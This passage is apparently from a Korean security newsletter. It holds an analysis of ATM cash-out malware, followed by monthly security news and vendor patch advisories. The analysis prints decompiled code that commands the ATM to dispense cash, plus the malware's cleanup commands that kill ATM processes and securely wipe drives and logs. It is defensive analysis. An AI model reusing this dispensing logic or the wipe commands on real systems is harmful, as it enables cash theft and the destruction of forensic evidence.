WFS_INF_CDM_CAPABILITIES	한번에 뽑을 수 있는 현금 최대 양, 입출금 셔터 제어 등의 정보를 얻어올 수 있다.
WFS_INF_CDM_CASH_UNIT_INFO	이용 가능한 화폐 단위가 어떤 것들이 있는지 얻어올 수 있다. 우리나라 화폐 단위로 예를 들면 1 천원권, 5 천원권, 1 만원권 등을 의미한다.

공격자는 위 3 가지 커맨드를 이용해서 CDM 정보를 얻어온 다음 이것을 기반으로 현금 출금 작업을 수행한다. 아래는 얻어온 정보를 기반으로 현금 출금을 수행하는 코드의 일부를 나타낸 것이다.

```
if ( v9 > 0 )
{
  if ( v9 < CashNumber )
    CashNumber = v9;
  if ( CashNumber > 0 )                  // print dispensing msg
  {
    v25 = *(GetWindowParam(&v31) + 2);
    v24 = CashNumber;
    sprintf_s(&DstBuf, 0x800u, "Dispensing %d items from cash unit #%d", CashNumber, v25);// get number of #%d cash unit from dispenser
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(
      &v33,
      "info");
    v35 = 0;
    v30 = &v20;
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(
      &v20,
      &DstBuf);
    LOBYTE(v35) = 1;
    v10 = sub_403A93(&v33);
    LOBYTE(v35) = 0;
    SetWindowTextAFunc(*v10, v20, v21, v22, v23, v24, v25);
    v35 = -1;
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string<char,std::char_traits<char>,std::allocator<char>>(&v33);
    v31 = CashNumber;
    v30 = *(GetWindowParam(&v31) + 2);
    ExecuteDispensing(&Instance, v30, v31);// DISPENSE
  }
}
```

[그림 8] 현금 출금 기능을 포함하는 상위 코드의 일부

위 코드에서 문자열을 살펴보면 "Dispensing %d items from cash unit #%d" 라고 되어 있는 것을 확인할 수 있다.

이것이 의미하는 바는 "화폐 몇 원권 몇 개를 출금한다"는 의미이다. 코드 아래쪽에 보면 ExecuteDispensing 함수가 존재하는데 해당 함수 내부에는 아래와 같이 WFSExecute 를 실행하면서 돈을 출금하는 명령을 전달함을 확인할 수 있다. (WFS_CMD_CDM_DISPENSE)

```
if ( *&tDispense.lpDenomination.usCount >= 0
  && (v9 = KindOfCashNumber, KindOfCashNumber > 0)
  && ((v10 = *&tDispense.lpDenomination.usCount << 6, *((*&tDispense.lpDenomination.usCount << 6) + Instance + 2146))
   || *(Instance + 2764)) )
{
  ulaValues[*&tDispense.lpDenomination.usCount] = KindOfCashNumber;
  CashAmount = *(Instance + 2110);             // Cash Amount
  tDispense.lpDenomination.ulAmount = CashAmount;
  bCash = KindOfCashNumber < CashAmount;
  KindOfCashCount = *&tDispense.lpDenomination.usCount;
  if ( !bCash )
  {
    v9 = tDispense.lpDenomination.ulAmount;
    ulaValues[*&tDispense.lpDenomination.usCount] = tDispense.lpDenomination.ulAmount;
  }
  v14 = *(v10 + Instance + 2146);
  if ( ulaValues[KindOfCashCount] >= v14 && !*(Instance + 2764) )
    ulaValues[KindOfCashCount] = v14 - 2;
  *(&tDenomination.ulAmount + 3) = *(Instance + 2120);
  *&tDispense.usTellerID = 0;
  tDispense.fwPosition = 0;
  *(&tDispense.fwPosition + 1) = 1;            // tDispense.bPresent
  *(&tDispense.bPresent + 2) = &tDenomination;//
                                               //
  hService = *(Instance + 6);                  //
                                               //
  *&tDenomination.cCurrencyID[0] = 0x2020;
  tDenomination.cCurrencyID[2] = 0x20;
  *&tDenomination.cCurrencyID[3] = 0;
  *(&tDenomination.usCount + 1) = ulaValues;
  WFSExecute(0, v9, hService, 302, &tDispense, 0, &tDispense.lpDenomination.lpulValues);// WFS_CMD_CDM_DISPENSE
  if ( tDispense.lpDenomination.lpulValues )
  {
```

[그림 9] 현금 출금 기능을 수행하는 직접적인 코드

2.2.3 악성코드가 남긴 흔적 제거

이 악성코드는 모든 동작을 끝낸 다음 스스로 삭제하는 기능을 가지고 있진 않지만, /cleanup 인자가 전달되면 자기 자신을 포함해서 악성코드가 동작하면서 생성한 로그 및 흔적들을 모두 삭제하는 기능을 가지고 있다. 아래는 그에 대한 코드의 일부분이다.

```
GetTempPathAFunc(&TempPath);
v112 = 0;
sub_405589(&TempPath, &v111, "WWsd.exe");
LOBYTE(v112) = 1;
std::basic_string<char,std::char_traits<char>,std::allocat
sub_4082DA(cmd);
sub_40702C(0);
n6_ = 6;
n6 = 6;
do
{
  std::basic_string<char,std::char_traits<char>,std::alloc
    &cmd,
    "taskkill /IM aptra* /T /F");
  ShellExecuteAFunc(*&cmd, v103, v104, v105, v106, v107);
  std::basic_string<char,std::char_traits<char>,std::alloc
    &cmd,
    "taskkill /IM ncr* /T /F");
  ShellExecuteAFunc(*&cmd, v103, v104, v105, v106, v107);
  std::basic_string<char,std::char_traits<char>,std::alloc
    &cmd,
    "taskkill /IM java.exe /T /F");
  ShellExecuteAFunc(*&cmd, v103, v104, v105, v106, v107);
  std::basic_string<char,std::char_traits<char>,std::alloc
    &cmd,
    "taskkill /IM wrapper.exe /T /F");
  ShellExecuteAFunc(*&cmd, v103, v104, v105, v106, v107);
```

[그림 10] Cleanup 동작을 수행하는 코드의 일부

taskkill 을 이용하여 ATM 관련 프로세스들을 모두 종료시킨다. 그 후에 Sysinternals 의 Secure Delete 툴을 임시 폴더에 sd.exe 라는 이름으로 드랍하여 추가적인 명령들을 실행시킨다. 아래는 악성코드가 Cleanup 작업을 수행할 때 내부적으로 수행하는 명령을 나타낸 것이다.

```
taskkill /IM aptra* /T /F
taskkill /IM ncr* /T /F
taskkill /IM java.exe /T /F
taskkill /IM wrapper.exe /T /F
taskkill /IM aiw.exe /T /F
taskkill /IM *came* /T /F
taskkill /IM snmp.exe /T /F
taskkill /IM *gbr* /T /F
taskkill /IM ul*.exe /T /F

sd.exe –accepteula –p 8 –a –q –s d:\\*
sd.exe –accepteula –p 8 –a –q –s e:\\*
sd.exe –accepteula –p 8 –a –q –s f:\\*
sd.exe –accepteula –p 8 –a –q –s g:\\*
sd.exe –accepteula –p 8 –a –q –s h:\\*
sd.exe –accepteula –p 8 –a –q –s c:\\*.log
sd.exe –accepteula –p 8 –a –q –s c:\\*.jrn
sd.exe –accepteula –p 8 –a –q –s c:\\*.trc
sd.exe –accepteula –p 8 –a –q –s c:\\*.xml
sd.exe –accepteula –p 8 –a –q –s c:\\*.zip
sd.exe –accepteula –p 8 –a –q –s c:\\*.bak
sd.exe –accepteula –p 8 –a –q –s c:\\*.err
sd.exe –accepteula –p 8 –a –q –s c:\\*.idb
sd.exe –accepteula –p 8 –a –q –s c:\\*.idx
sd.exe –accepteula –p 8 –a –q –s c:\\*.dat
sd.exe –accepteula –p 8 –a –q –s c:\\*.gsb
sd.exe –accepteula –p 8 –a –q –s c:\\*.txc
sd.exe –accepteula –p 8 –a –q –s c:\\*
```

3. 결론

이 악성코드는 매우 치밀하게 제작된 것으로 보여진다. 코드를 살펴보면 XFS 함수의 기능과 구조체 및 전달 인자 등을 명확하게 파악하고 작성되었다. 공격자가 특정 금융권을 노리고 해당 금융권에서는 어떠한 ATM 프로그램을 사용하는지, 노후화는 되었는지 여부를 모두 사전 조사하여 악성코드를 제작한 것으로 추정된다.

이 악성코드가 ATM 에 감염되면 사용자 정보를 직접적으로 노리지 않는다. XFS 라이브러리를 직접 이용하여 ATM 의 행위를 제어해서 돈을 인출할 수 있었기 때문에 사용자의 정보를 노릴 필요가 없는 것이다. 일부 ATM 프로그램들이 XFS 라는 공통 라이브러리를 이용해서 구현되어 있는 점은 공격자 입장에서는 동시에 여러 대상을 노릴 수 있기 때문에 취약점이 될 수 있다.

ATM 은 제한적 용도의 환경이기 때문에 화이트리스트를 기반으로 한 실행 환경을 갖추면 대부분의 악성 프로그램의 실행을 차단할 수 있다. 그리고 사람이 직접 ATM 기기에 접근하여 물리적인 방법으로 ATM 을 손괴하여 악성 프로그램을 설치하는 등의 공격을 시도할 수도 있기 때문에 사이버 보안 뿐만 아니라 물리적 보안도 신경 써야 할 것이다.

Part3. 보안 이슈 돋보기

9 월의 보안 이슈

9 월의 취약점

9 월의 보안 이슈

알약이 뽑은 TOP 이슈

- 공기업 사이트 절반, 보안 취약점에 노출

국내 291 개 공기업 사이트 절반이 2 년 전 발견된 보안 취약점 '푸들'에 그대로 노출되었으며, 100 대 사이트 31%도 같은 상황인 것으로 나타났다. SSL/TLS 는 클라이언트와 서버 간 인증과 암호화 통신 기능을 제공하는 보안 표준으로 TLS 구현 오류와 잘못된 서버 설정 때문에 취약점이 발생하였다. 이 부분은 보안관리자가 조금만 신경 쓰면 피할 수 있는 취약점이다.

- 추석연휴, 뽐뿌, 오버워치 등 디도스 공격에 속수무책

5 일간의 추석연휴동안 인기 온라인 커뮤니티 '뽐뿌' 등이 디도스(Ddos) 공격을 당하는 등 사이버 위협이 줄줄이 이어졌다. 이 뿐만 아니라 인기 PC 게임 '오버워치'도 서버가 마비되며 접속이 불가능하거나 접속된 게임에서 튕겨 나오는 사고가 발생하며 디도스 논란에 휩싸였다.

- 이용률 0.02%..'#메일'구축에 혈세 100 억 쓴 정부

공인전자주소제도는 지난 2012 년 문서의 내용을 법적으로 증명할 수 있도록 개발한 전자우편 기술이다. 기존 이메일과 달리 '#'기호를 사용해 흔히 '샵메일'로 불린다. 정부는 개발 당시 올해까지 샵메일 가입자가 888 만여명에 이를 것이라고 홍보했지만, 실제 가입자는 지난달 말까지 25 만 5000 여명에 그쳐 예상 대비 2.8%에 그쳤다. 하지만 지금까지 운영비용으로 투입된 예산만 100 억원에 달하고 오는 2017 년까지 매년 28 억원 이상의 예산이 투입될 것으로 예상된다.

- 한수원 등 산업부 공공기관, 최근 5 년간 1 만 2000 건 해킹 시도

강원랜드, 코트라(KOTRA) 등 산업통상자원부 산하 공공기관에 대한 해킹 시도 건수가 최근 5 년간 1 만 2000 건에 달하는 것으로 나타났다. 특히 국내 원자력발전 업무를 관할하는 한국수력원자력을 겨냥한 해킹 시도는 각 기관 가운데 가장 많은 1100 여건으로 집계됐다. 사이버테러 위협이 갈수록 높아지는 만큼 인력과 예산을 더 투입해 보안 시스템을 더욱 강화해야 할 것이다.

Part3. 보안 이슈 돋보기

- “구글·페이스북도 개인정보 비식별 가이드라인 지켜야”

외국계 기업도 지난 7 월 마련된 개인정보 비 식별 조치 가이드라인을 적용하여야 한다. 해외에 서버를 둔 외국계 기업이라도 국내에서 영업한다면 국내법에 따라야하기 때문에 비식별조치를 해야한다. 다만 외국기업들이 개인정보 제공 및 활용 관련 약관을 제시하여 동의를 받는다면 관계 없다. 개인정보 비 식별은 동의 없이 정보를 사용할 경우 이루어지기 때문이다.

- "금융정보분석원, 금융사 고객정보 마구잡이 수집…5 년간 5000 만건"

2011 년부터 2015 년까지 5 년간 국내 금융사가 FIU 에 넘긴 고객금융정보는 5003 만건으로 집계되었다. 의심거래보고(STR)가 212 만건, 고액현금거래보고(CTR)가 총 4791 만건으로 CTR 이 압도적이었다. 이에 FIU 가 탈세 등의 혐의가 있다고 판단해 전달한 정보 중 실제 검찰 고발까지 이어진 건수는 소수에 불과해 개인정보를 과도하게 수집하고 있다는 지적이 나오고 있다.

- 미래부, 안전한 융합산업 성장 위한 'IoT 공통 보안가이드' 발표

미래창조과학부가 안전한 융합 산업 성장 위한 'IoT 공통 보안 가이드'를 발표하였다. 이는 작년 6 월 마련한 'IoT 공통 보안 7 대 원칙'을 구체화상세화한 것으로 IoT 제품·서비스 개발자 등이 설계시부터 보안성 확보 등을 위해 참조할 수 있는 보안 안내서이다. IoT 공통 보안가이드는 'IoT 보안 얼라이언스' 및 산·학·연 전문가가 참여해 민간 주도로 개발됐으며, IoT 기기의 생명주기(개발~폐기)를 기준으로 15 가지 보안 요구사항과 기술·관리적 권고사항을 자세히 담고 있다.

- 한국형 PKI 기술, 10 년간 340 억원 수출

한국형 공개키 기반(PKI) 기술이 지난 10 여간 344 억원 규모 수출 성과를 거뒀다. 한국형 PKI 는 공인인증서를 구성하는 기술로, 국내선 공인인증서를 둘러싼 논란이 끊이지 않지만 개도국에서 한국형 PKI 수요는 증가 추세이다. 한국인터넷진흥원과 공인인증기관인 한국정보인증·금융결제원·한국무역정보통신 등은 2006 년부터 올해까지 약 344 억원 규모 한국형 PKI 를 개도국에 수출했으며, 수요에 따라 PKI 컨설팅, 센터 구축, 기술 등 맞춤형 모델로 수출했다.

9 월의 취약점 이슈

Microsoft 9 월 정기 보안 업데이트

- Internet Explorer 용 누적 보안 업데이트(3183038)

이 보안 업데이트는 Internet Explorer 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Internet Explorer 를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 현재 사용자가 관리자 권한으로 로그온한 경우 공격자가 영향받는 시스템을 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.

- Microsoft Edge 용 누적 보안 업데이트(3183043)

이 보안 업데이트는 Microsoft Edge 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Microsoft Edge 를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 고객은 관리자 권한이 있는 사용자보다 영향을 덜 받을 수 있습니다.

- Microsoft 그래픽 구성 요소용 보안 업데이트(3185848)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 웹 사이트를 방문하거나 특수 제작된 문서를 열 경우 원격 코드 실행을 허용할 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자보다 영향을 덜 받을 수 있습니다.

- Microsoft Office 용 보안 업데이트(3185852)

이 보안 업데이트는 Microsoft Office 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 Microsoft Office 파일을 열 경우 원격 코드 실행을 허용할 수 있습니다. 이러한 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의의 코드를 실행할 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객보다 영향을 덜 받을 수 있습니다.

- Microsoft Exchange Server 용 보안 업데이트(3185883)

이 보안 업데이트는 Microsoft Exchange Server 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 공격자가 특수 제작된 첨부 파일이 포함된 전자 메일을 취약한 Exchange Server 에 전송할 경우 Exchange Server 의 일부 기본 제공 Oracle Outside In 라이브러리에서 원격 코드 실행을 허용할 수 있습니다.

Part3. 보안 이슈 돋보기

- Silverlight 용 보안 업데이트(3182373)

이 보안 업데이트는 Microsoft Silverlight 의 취약성을 해결합니다. 사용자가 특수 제작된 Silverlight 응용 프로그램이 포함된 공격에 노출된 웹 사이트를 방문할 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 공격자는 강제로 사용자가 공격에 노출된 웹 사이트를 방문하도록 만들 수 없습니다. 대신 공격자는 일반적으로 공격자의 웹 사이트로 유인하는 전자 메일 또는 인스턴트 메시지의 링크를 사용자가 클릭하도록 하여 해당 웹 사이트를 방문하도록 유도해야 합니다.

- Windows 용 보안 업데이트(3178467)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성으로 인해 공격자가 특수 제작된 요청을 만들어 대상 시스템에서 상승된 권한으로 임의의 코드를 실행하면 원격 코드 실행이 허용될 수 있습니다.

- Windows 커널용 보안 업데이트(3186973)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 취약성으로 인해 공격자가 대상 시스템에서 특수 제작된 응용 프로그램을 실행하면 권한 상승이 허용될 수 있습니다.

- Windows 잠금 화면용 보안 업데이트(3178469)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. Windows 잠금 화면에서 웹 콘텐츠를 로드할 수 있도록 Windows 가 부적절하게 허용하는 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다.

- Windows 보안 커널 모드용 보안 업데이트(3185876)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. Windows 보안 커널 모드가 메모리의 개체를 부적절하게 처리하는 경우 이 취약성으로 인해 정보 유출이 발생할 수 있습니다.

- SMBv1 서버용 보안 업데이트(3185879)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. Windows Vista, Windows Server 2008, Windows 7 및 Windows Server 2008 R2 운영 체제에서 인증된 공격자가 특수 제작된 패킷을 영향받는 Microsoft SMBv1(서버 메시지 블록 1.0) 서버로 전송할 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 이 취약성은 다른 버전의 SMB 서버에는 영향을 미치지 않습니다. 이후 버전의 운영 체제는 서비스 거부 공격의 영향을 받을 수 있습니다.

- Microsoft Windows PDF 라이브러리용 보안 업데이트(3188733)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 사용자가 특수 제작된 PDF 콘텐츠를 온라인으로 보거나 특수 제작된 PDF 문서를 열 경우 이 취약성으로 인해 정보 유출이 허용될 수 있습니다.

- VBScript 스크립트 엔진용 OLE 자동화의 보안 업데이트(3188724)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 영향받는 시스템을 사용하는 사용자가 공격에 노출된 웹 사이트 또는 악성 웹 사이트에 방문하도록 하는 공격자의 유도가 성공하는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 이 공지에 나오는 취약성으로부터 보호받으려면 두 개의 업데이트를 설치해야 합니다. 이 공지(MS16-116)의 업데이트와 MS16-104 의 업데이트를 설치해야 합니다.

- Adobe Flash Player 용 보안 업데이트(3188128)

이 보안 업데이트는 지원되는 모든 버전의 Windows 8.1, Windows Server 2012, Windows Server 2012 R2, Windows RT 8.1 및 Windows 10 에 설치된 Adobe Flash Player 의 취약성을 해결합니다.

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/library/security/ms16-Sep
영문 : https://technet.microsoft.com/en-us/library/security/ms16-Sep

Cisco ASA 소프트웨어 신규 취약점 보안 업데이트 권고

Cisco 社는 ASA 소프트웨어에 영향을 주는 취약점을 해결한 보안 업데이트를 발표[1]

공격자는 취약점에 영향 받는 네트워크 장비에 원격코드 실행 및 서비스 거부 등의 피해를 발생시킬 수 있으므로, 최신버전으로 업데이트 권고

※ ASA(Adaptive Security Appliance) 소프트웨어 : Cisco 社에서 제작한 네트워크 보안 플랫폼

- 상세정보

Cisco ASA 소프트웨어의 SNMP 에서 발생되는 버퍼오버플로우를 통해 원격코드 실행이 가능한 취약점(CVE-2016-6366)

[영향 받는 소프트웨어]

- Cisco ASA 5500 Series Adaptive Security Appliances
- Cisco ASA 5500-X Series Next-Generation Firewalls
- Cisco ASA Services Module for Cisco Catalyst 6500 Series Switches and Cisco 7600 Series Routers
- Cisco ASA 1000V Cloud Firewall
- Cisco Adaptive Security Virtual Appliance(ASAv)
- Cisco Firepower 4100 Series
- Cisco Firepower 9300 ASA Security Module
- Cisco Firepower Threat Defense Software
- Cisco Firewall Services Module(FWSM)
- Cisco Industrial Security Appliance 3000
- Cisco PIX Firewalls

- 해결법

취약점의 영향을 받는 제품을 사용중인 Cisco 장비의 운영자는, 참고 사이트[1]의 'Fixed Software' 및 'Fixed Releases' 내용을 확인하여 업데이트 적용

[참고사이트]
[1] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160817-asa-snmp

WordPress 보안 업데이트 권고

WordPress 社는 크로스 사이트 스크립팅 취약점과 경로 탐색 취약점 2 종 및 15 가지 버그를 해결한 보안 업데이트를 발표[1]

- 상세정보

영향 받는 버전의 사용자는 최신 버전으로 업데이트 권고

[영향 받는 소프트웨어]

WordPress 4.6 및 이하버전

- 해결법

영향 받는 소프트웨어 최신 버전 설치[1]

- 대쉬보드(알림판) – 업데이트 – "Update Now" 클릭

[참고사이트]

[1] https://wordpress.org/news/2016/09/wordpress-4-6-1-security-and-maintenance-release/

MySQL 신규 취약점 주의 권고

오라클社 MySQL 에서 원격코드 실행 및 권한상승 등의 피해를 발생시킬 수 있는 취약점이 발견됨[1]

※ MySQL : 오라클에서 개발한 오픈소스 관계형 데이터베이스 관리 시스템

- 공격자가 원격코드 실행 취약점을 이용하여 MySQL 설정 파일을 변경할 경우 공격에 악용될 수 있음

영향 받는 버전의 사용자는 피해가 발생할 수 있으므로, 아래 임시 권고 사항 참고

※ 해당 보안 업데이트 발표 시 재 공지

- 상세정보

MySQL 에서 발생하는 원격코드 실행 및 권한상승 취약점(CVE-2016-6662)

[영향 받는 소프트웨어]

MySQL 5.7.14, 5.6.32, 5.5.51

- 해결법

[임시 권고 사항]

o MySQL 환경설정 파일이 노출되지 않도록 주의
o 공격자의 익스플로잇 시도를 방해하기 위해 사용하지 않는 환경설정 파일의 더미 파일 생성
o 패치가 발표 될 때까지, 해당 취약점을 해결한 MySQL 기반의 데이터베이스 관리 시스템인 MariaDB, PerconaDB 사용 권고[2][3]

[참고사이트]
[1] http://legalhackers.com/advisories/MySQL-Exploit-Remote-Root-Code-Execution-Privesc-CVE-2016-6662.txt
[2] https://mariadb.org/download/
[3] https://www.percona.com/software/mysql-database

Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe 社는 Flash Player 에서 발생하는 취약점을 해결한 보안 업데이트를 발표[1]

낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

Adobe Flash Player 의 26 개 취약점에 대한 보안 업데이트를 발표[1]

Part3. 보안 이슈 돋보기

- 임의코드 실행으로 이어질 수 있는 정수 오버플로우 취약점(CVE-2016-4287)
- 임의코드 실행으로 이어질 수 있는 Use-Ater-Free 취약점(CVE-2016-4272, CVE-2016-4279, CVE-2016-6921, CVE-2016-6923, CVE-2016-6925, CVE-2016-6926, CVE-2016-6927, CVE-2016-6929, CVE-2016-6930, CVE-2016-6931, CVE-2016-6932)
- 정보 노출로 이어 질 수 있는 취약점(CVE-2016-4271, CVE-2016-4277, CVE-2016-4278)
- 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2016-4274, CVE-2016-4275, CVE-2016-4276, CVE-2016-4280, CVE-2016-4281, CVE-2016-4282, CVE-2016-4283, CVE-2016-4284, CVE-2016-4285, CVE-2016-6922, CVE-2016-6924)

[영향 받는 소프트웨어]

Adobe Flash Player

소프트웨어 명	동작환경	영향 받는 버전
Adobe Flash Player Desktop Runtime	윈도우즈, 맥	20.0.0.211 및 이전버전
Adobe Flash Player Extended Support Release	윈도우즈, 맥	18.0.0.366 및 이전버전
Adobe Flash Player for Google Chrome	윈도우즈, 맥, Linux, ChromeOS	21.0.0.211 및 이전버전
Adobe Flash Player for Microsoft Edge and Internet Explorer 11	Windows 10, 8.1	21.0.0.211 및 이전버전
Adobe AIR SDK & Compiler	윈도우즈, 맥	22.0.0.153 및 이전버전
Adobe Flash Player for Linux	Linux	11.2.202.632 및 이전버전

- 해결법

Adobe Flash Player 사용자

- 윈도우즈, 맥 환경의 Adobe Flash Player desktop runtime 사용자는 23.0.0.162 버전으로 업데이트 적용
  · Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

- Adobe Flash Player Extended Support Release 사용자는 18.0.0.375 버전으로 업데이트 적용
- Windows 10 및 Windows 8.1 에서 구글 크롬, Microsoft Edge, 인터넷 익스플로러에 Adobe Flash Player 를 설치한 사용자는 자동으로 최신 업데이트가 적용
  · 그 외 사용자는 Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전 설치
- Adobe AIR SDK 와 AIR SDK & Compiler 사용자는 23.0.0.257 버전으로 업데이트 적용[2]
  · http://www.adobe.com/devnet/air/air-sdk-download.html 에 방문하여 최신 버전을 설치
- 리눅스 환경의 Adobe Flash Player 사용자는 11.2.202.635 버전으로 업데이트 적용

[참고사이트]
[1] https://helpx.adobe.com/security/products/flash-player/apsb16-29.html
[2] https://helpx.adobe.com/security/products/air/apsb16-31.html

VMware 보안 업데이트 권고

VMware 社는 권한상승, 임의코드실행 취약점 등을 해결한 보안 업데이트를 발표[1]
영향 받는 버전의 사용자는 최신 버전으로 업데이트 권고

- 상세정보

· 힙 버퍼오버플로우를 통한 임의코드 실행 취약점(CVE-2016-7081)
· 윈도우 기반 가상머신의 메모리 손상 취약점(CVE-2016-7082, 7083, 7084)
· OSX 기반 VM Tools 의 NULL 포인터 역 참조를 통한 인한 권한 상승 취약점(CVE-2016-7079, 7080)
· DLL 하이재킹을 통한 임의코드 실행 취약점(CVE-2016-7085)
· 안전하지 않은 실행파일을 로드하여 임의코드 실행 취약점(CVE-2016-7086)

[영향 받는 소프트웨어]
힙 버퍼오버플로우 취약점

항목	OS 환경	영향 받는 버전	최신 버전
VMware Workstation Pro	Windows	12.x	12.5.0
	Linux	해당없음	해당없음
VMware Workstation Player	Windows	12.x	12.5.0
	Linux	해당없음	해당없음

Memory corruption 취약점

항목	OS 환경	영향 받는 버전	최신 버전
VMware Workstation Pro	Windows	12.x	12.5.0
	Linux	해당없음	해당없음
VMware Workstation Player	Windows	12.x	12.5.0
	Linux	해당없음	해당없음

NULL 포인터 역참조 취약점

항목	OS 환경	영향 받는 버전	최신 버전
VMware Workstation Tools	Windows	해당없음	해당없음
	Linux	해당없음	해당없음
	OSX	9.x, 10.x	10.0.9*

* VMware Tools 10.0.9 는 ESXi 5.5, 6.0, Fusion 8.5.0 에 포함되어 있음

DLL 하이재킹 취약점

항목	OS 환경	영향 받는 버전	최신 버전
VMware Workstation Pro	Windows	12.x	12.5.0
	Linux	해당없음	해당없음
VMware Workstation Player	Windows	12.x	12.5.0
	Linux	해당없음	해당없음

Part3. 보안 이슈 돋보기

Insecure executable loading 취약점

항목	OS 환경	영향 받는 버전	최신 버전
VMware Workstation Pro	Windows	12.x	12.5.0
	Linux	해당없음	해당없음
VMware Workstation Player	Windows	12.x	12.5.0
	Linux	해당없음	해당없음

- 해결법

영향 받는 소프트웨어 최신 버전 설치[2][3][4][5][6][7]

[참고사이트]

[1] http://www.vmware.com/security/advisories/VMSA-2016-0014.html
[2] ESXi 6.0 : https://www.vmware.com/patchmgr/findPatch.portal
[3] ESXi 5.5 : https://www.vmware.com/patchmgr/findPatch.portal
[4] Workstation Pro 12.5.0 : https://www.vmware.com/go/downloadworkstation
[5] Workstation Player 12.5.0 : https://www.vmware.com/go/downloadplayer
[6] Fusion 8.5.0 : https://www.vmware.com/go/downloadfusion
[7] Tools 10.0.9 : https://my.vmware.com/web/vmware/details?productId=491&downloadGroup=VMTOOLS1009

Cisco IOS 소프트웨어 신규 취약점 주의 권고

Cisco 社는 자사의 제품에 영향을 주는 취약점을 공개[1]
공격자는 해당 취약점을 악용해 중요 정보 노출 등의 피해를 발생시킬 수 있으므로, 해결방안에 따른 조치 권고

- 상세정보

IKEv1 에서 패킷을 처리하는 과정에서 주요 정보 노출이 허용되는 취약점(CVE-2016-6415)

※ IKEv1: Internet Key Exchange version 1
※ Cisco IOS, IOS XE, IOS XR: Cisco 社 대부분 라우터와 스위치에서 사용되고 있는 소프트웨어

[영향 받는 제품]

참고사이트[1]에 명시되어 있는 'Affected Products'을 통해 취약한 제품 확인

- 해결법

현재 해당 취약점에 대한 보안 업데이트가 발표되지 않아 패치가 발표 될 때까지 침입 예방 시스템(IPS)이나 침입 탐지 시스템(IDS)를 활용하여 해당 취약점을 악용한 공격 시도를 탐지 및 예방할 것을 권고

※ 해당 보안 업데이트 발표 시 재공지

[참고사이트]

[1] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160916-ikev1

Firefox 보안 업데이트 권고

모질라 재단에서 Firefox 와 Firefox ESR 브라우저의 다수의 취약점을 해결한 보안 업데이트를 발표[1][2]

- 상세정보

